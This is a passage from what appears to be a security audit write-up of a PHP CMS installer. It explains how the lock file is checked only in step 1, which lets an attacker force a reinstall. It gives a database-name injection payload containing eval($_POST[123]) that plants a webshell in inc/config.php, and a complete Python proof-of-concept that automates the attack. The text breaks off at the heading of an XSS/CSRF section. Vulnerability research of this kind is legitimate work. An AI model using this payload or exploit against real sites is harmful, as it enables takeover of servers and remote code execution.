I. Reinstallation Vulnerability
Like many CMS products, this one uses a lock file to determine whether installation has completed. The mistake is that the lock file is checked only in step 1 rather than globally. An attacker can send POST requests directly to steps 2 and 3 to reinstall the application: Install/Index.phpfile:
$submit = isset($_POST['submit']) ? true : false;
$step = isset($_POST['step']) ? $_POST['step'] : 1;
……
switch($step) {
	case '1'://协议
		include 'step_'.$step.'.php';
	break;
	case '2'://环境
		$pass = true;
		$PHP_VERSION = PHP_VERSION;
		if(version_compare($PHP_VERSION, '4.3.0', '<')) {
			$php_pass = $pass = false;
		} else {
			$php_pass = true;
		}
		$PHP_MYSQL = '';
		if(extension_loaded('mysql')) {
			$PHP_MYSQL = '支持';
			$mysql_pass = true;
		} else {
			$PHP_MYSQL = '不支持';
			$mysql_pass = $pass = false;
		}
        $PHP_GD = '';
        if(function_exists('imagejpeg')) $PHP_GD .= 'jpg';
        if(function_exists('imagegif')) $PHP_GD .= ' gif';
        if(function_exists('imagepng')) $PHP_GD .= ' png';
		if($PHP_GD) {
			$gd_pass = true;
		} else {
			$gd_pass = false;
		}
		$PHP_URL = @get_cfg_var("allow_url_fopen");//是否支持远程URL,采集有用
		$url_pass = $PHP_URL ? true : false;
		include 'step_'.$step.'.php';
	break;
	case '3'://查目录属性
		include 'step_'.$step.'.php';
	break;
	case '4'://建数据库
		include 'step_'.$step.'.php';
	break;
	case '5'://安装进度
		function dexit($msg) {
			echo '<script>alert("'.$msg.'");window.history.back();</script>';
			exit;
		}

		if(!mysql_connect($db_host, $db_user, $db_pass)) dexit('无法连接到数据库服务器,请检查配置');
		$db_name or dexit('请填写数据库名');
		if(!mysql_select_db($db_name)) {
			if(!mysql_query("CREATE DATABASE $db_name")) dexit('指定的数据库不存在\n\n系统尝试创建失败,请通过其他方式建立数据库');
		}

		//保存配置文件
		$fp="../inc/config.php";
		$f = fopen($fp,'r');
		$str = fread($f,filesize($fp));
		fclose($f);
		$str=str_replace("define('sqlhost','".sqlhost."')","define('sqlhost','$db_host')",$str) ;
		$str=str_replace("define('sqldb','".sqldb."')","define('sqldb','$db_name')",$str) ;
		$str=str_replace("define('sqluser','".sqluser."')","define('sqluser','$db_user')",$str) ;
		$str=str_replace("define('sqlpwd','".sqlpwd."')","define('sqlpwd','$db_pass')",$str) ;
		$str=str_replace("define('siteurl','".siteurl."')","define('siteurl','$url')",$str) ;
		$str=str_replace("define('logourl','".logourl."')","define('logourl','$url/image/logo.png')",$str) ;
		$f=fopen($fp,"w+");//fopen()的其它开关请参看相关函数
		fputs($f,$str);//把替换后的内容写入文件
		fclose($f);
		//创建数据
		include 'step_'.$step.'.php';
		break;
	case '6'://安装成功
		include 'step_'.$step.'.php';
	break;
}


The file first checks whether a step parameter was submitted via POST; if so, it enters the installation flow. Since the default is 1, opening install/index.php almost always lands on this screen:

First, look at step_1.php:

contains the check, but step_2, step_3, and step_4 do not:



This creates the reinstallation vulnerability. Visit:

Click Next. The database connection screen appears at the end:

Note that moving from step_3 to step_4 automatically generates a token:
Step_3.php:
if(@$step==3){
$token = md5(uniqid(rand(), true));
$_SESSION['token']= $token;
Submitting the installation parameters directly will fail, so reinstallation must follow the expected sequence. If the database password is known, obtaining a shell through reinstallation is straightforward. The configuration file confirms this:

The CMS also fails to filter the database name during creation:


A database can therefore be created with the name
cpanda;-- -');eval($_POST[123]);//'
payload to write a one-line webshell directly.

Inspect inc/config.php.

The webshell has been inserted successfully and can be connected to directly. install/index.php also works because it includes config.php.
The complete PoC is therefore:
# coding=utf-8
import requests
import cgi
from bs4 import BeautifulSoup

s = requests.Session()
url_1 = 'http://127.0.0.1/install/index.php'
def get_token(url_1):
	data = {"step":"3"}
	request = s.post(url_1,data=data)
	html = request.content
	soup = BeautifulSoup(html)
	token = soup.find('input', {'name': 'token'})["value"]
	return token

data_1 = {"step":"5","token":get_token(url_1),"db_host":"localhost","db_user":"root","db_pass":"root","db_name":"panda;-- -');eval($_POST[123]);//'","url":"http://localhost/","admin":"admin","adminpwd":"admin888","adminpwd2":"admin888"}
getResult = s.post(url_1,data=data_1)
print getResult.text
print "\nOK!The CMS had reset!"
II. Creating an Administrator with XSS + CSRF
The audit also revealed an XSS vulnerability:
